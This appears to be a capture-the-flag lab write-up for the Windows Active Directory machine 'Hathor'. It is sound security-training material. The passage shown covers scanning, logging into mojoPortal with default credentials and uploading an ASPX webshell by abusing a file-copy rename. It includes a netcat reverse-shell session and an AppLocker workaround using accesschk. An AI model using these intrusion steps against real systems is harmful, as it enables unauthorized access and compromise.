Hathor

6th June 2022 / Document No D22.100.178

Prepared By: amra

Machine Author: 4ndr34z

Difficulty: Insane

Classification: Official

Synopsis

Hathor is an Insane Windows Active Directory machine that starts with a webpage that is currently under construction. The CMS used for the webpage is the `mojoPortal` CMS. Since the CMS is open source, an attacker is able to find the default credentials used in the Admin panel straight away. It turns out that the credentials have not been modified on the remote machine and the attacker gets access to the Admin panel. There, it is discovered that any file with the extension `.txt` can be uploaded on the remote server. So, an attacker could leverage this and upload a webshell with the `.txt` extension. Then, the `Copy` option allows the attacker to switch back the extension to `.aspx` and execute the webshell. Now, the attacker has access to the remote machine. Enumerating the remote environment, it is discovered that AppLocker is enabled and that there are some strict firewall rules. Further enumeration reveals a folder with the project Get-bADpasswords. Inside the folder, the hash of the user `BeatriceMill` can be recovered and cracked to reveal a clear text password. Afterwards, it is discovered that NTLM authentication is disabled, so a Kerberos ticket needs to be created in order to access the SMB service as the user `beatricemill`. The user `beatricemill` can overwrite a DLL file that is used by a periodically spawning process. Thus, an attacker is able to overwrite the DLL file with a malicious one that contains a proper payload to get a reverse shell as the user `ginawild`. The newly compromised user has a certificate in her Recycle Bin issued to the user `Administrator` for code signing purposes. Furthermore, `ginawild` is able to overwrite the contents of `Get-bADpasswords.ps1` a script that can query the DC for password hashes of all users. So, the attacker

can alter the contents of the script to request the hash of the `Administrator`, sign it with the certificate and get the NT hash of the `Administrator`. With this hash, a Kerberos ticket can be retrieved that allows access to the remote machine through WinRM as the user `Adminsitrator`.

Skills Required

- Enumeration
- Source code review
- AppLocker policy review
- Password cracking

Skills Learned

- CMS Exploitation
- DLL injection
- Script signing
- Kerberos authentication

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.147 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.147
```


```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.11.147 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.11.147

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2022-06-06 10:52:07Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=hathor.windcorp.htb
| Subject Alternative Name: othername:<unsupported>, DNS:hathor.windcorp.htb
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: windcorp.htb0., Site: Default-First-Site-Name)
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49695/tcp open  msrpc         Microsoft Windows RPC
49698/tcp open  msrpc         Microsoft Windows RPC
64568/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: HATHOR; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The initial Nmap output reveals a lot of ports open, indicating that the machine uses Active Directory. On port 80 we have an IIS web server. Also, according to the Nmap output, we have a valid hostname for the machine `hathor.windcorp.htb`. Thus, we modify our hosts file accordingly:

```
echo "10.10.11.147 hathor.windcorp.htb" | sudo tee -a /etc/hosts
```

IIS - Port 80


We begin our enumeration by visiting `http://hathor.windcorp.htb`. The page seems to be under construction:




The page looks like a CMS so we should take a look at the source code of the webpage to check if we are able to identify the CMS in use.

```
<!DOCTYPE html>
<html class="htmlclass">
    <head id="ctl00_Head1"><meta charset="utf-8" /><meta http-equiv="x-ua-compatible" content="ie=edge" /><title>
    Home - mojoPortal
</title><meta name="viewport" content="width=device-width, initial-scale=1" /><meta name="SKYPE_TOOLBAR" content="SKYPE_TOOLBAR_PARSER_COMPATIBLE" /><link
<link rel="search" type="application/opensearchdescription+xml" title="mojoPortal Site Search" href="http://hathor.windcorp.htb/SearchEngineInfo.ashx" />
```

According to the source code, the webpage is using mojoPortal. Using Google to search for the default credentials for this CMS we get the following result.



Let's try to login on the webpage using `admin@admin.com:admin`.




It seems like the credentials were not changed after the initial install and now we are logged in as the `Admin` user.


Foothold

Searching online for possible vulnerabilities on the `mojoPortal` reveals no useful information. Most of the disclosed vulnerabilities don't work on the remote instance due to version mismatch. Thus, we need to proceed and locate a vulnerability that's not publicly disclosed.

The most promising option on the Administrator's panel seems to be the `File Manager` option. Uploading files to the remote server is always a good place to start looking for vulnerabilities. Since this is a Windows IIS web server we will try to upload and execute the InsomniaShell.




Unfortunately, the type `.aspx` is not allowed. So, let's change the extension to `.txt` an try once again:




This time, no errors were presented and the shell got uploaded, but with the `.txt` extension the server won't execute the malicious code inside it. It will simply display the contents as plain text. Our goal now is to find a way to change the extension of the uploaded file back to `.aspx`.


If we right-click on the uploaded shell we are presented with some options for this file:



Using the `Rename` option, also results in an error message:



Inspecting the other options we can see that the `Copy` option is of great interest because it allows us to specify a new name for the file on the new location:




So, let's change the name to `shell.aspx` and copy the file. This time, we don't get any errors so we can assume that the file was indeed copied over to `media/logos/shell.aspx`. Now, all that is left is to find out the upload path so we can access the web shell. Since, we are inside the `logos` folder we can look at the source code for the location of the `WindCorp` image on the top left of the page:

```
<a class="navbar-brand navbar-logo" href="/" title="mojoPortal">
    <img class="site-logo" alt="mojoPortal" src="/Data/Sites/1/media
    /logos/windcorp.png">
```

So, the full path for our shell is: `hathor.windcorp.htb/Data/Sites/1/media/logos/shell.aspx`.

Upon visiting this path we are presented with our web shell:



Now, we can set up a listener on our local machine:

```
rlwrap nc -lvnp 9001
```

We can use the `Connect Back Shell` option with our local machine's IP and listening port to get a reverse shell:

```
rlwrap nc -lvnp 9001

connect to [10.10.14.5] from (UNKNOWN) [10.10.11.147] 55647
Shell enroute.......
Microsoft Windows [Version 10.0.20348.643]

whoami

windcorp\web

c:\windows\system32\inetsrv>
```

A shell is successfuly received as the user `windcorp/web`. We can attempt to use Powershell but we land in Constrained Language Mode (CLM):

```
PS C:\windows\system32\inetsrv>$ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
```


This means that `AppLocker` is probably enabled. We can retrieve the AppLocker's policy using the following command:

```
get-applockerPolicy -effective -xml
```

```
PS C:\windows\system32\inetsrv>get-applockerPolicy -effective -xml

<AppLockerPolicy Version="1"><RuleCollection Type="Appx"
EnforcementMode="Enabled"><SNIP><FilePublisherCondition PublisherName="O=MICROSOFT
CORPORATION, L=REDMOND, S=WASHINGTON, C=US" ProductName="*" BinaryName="*">
<BinaryVersionRange LowSection="*" HighSection="*" /></FilePublisherCondition>
<SNIP>
```

With AppLocker enabled the files that a user can execute get restricted by the AppLocker policy. Looking at the policy, we can see that AppLocker trusts `Microsoft` as a publisher. So `Sysinternals` tools can be used to find writable paths to bypass AppLocker rules. We can use the tool Accesschk.

First of all, we download it on our local machine and unzip the archive. Now, we need to find a way to transfer the executable to the remote machine. Using common Powershell commands like `Copy-Item`, `wget` or `iwr` yielded no results, most likely due to firewall rules . So, an easy bypass to this problem is to utilize the `File Manager` option from the website once again after we change the extension of the file to `.txt`.



Now, we can rename it and execute it from our reverse shell.

```
cd C:\inetpub\wwwroot\Data\sites\1\media\logos
rename-item -path "accesschk64.txt" -newname "accesschk64.exe"
.\accesschk64.exe -w -s -q -u Users "C:\Windows" >> windows.txt -accepteula
type windows.txt
```

```
PS C:\inetpub\wwwroot\Data\Sites\1\media\logos> rename-item -path "accesschk64.txt" -newname "accesschk64.exe
PS C:\inetpub\wwwroot\Data\Sites\1\media\logos> .\accesschk64.exe -w -s -q -u Users "C:\Windows" >> windows.txt -accepteula
PS C:\inetpub\wwwroot\Data\Sites\1\media\logos> type windows.txt

Accesschk v6.15 - Reports effective permissions for securable objects

RW C:\Windows\Temp
RW C:\Windows\tracing
RW C:\Windows\Registration\CRMLog
RW C:\Windows\System32\Microsoft\Crypto\DSS\MachineKeys
RW C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys
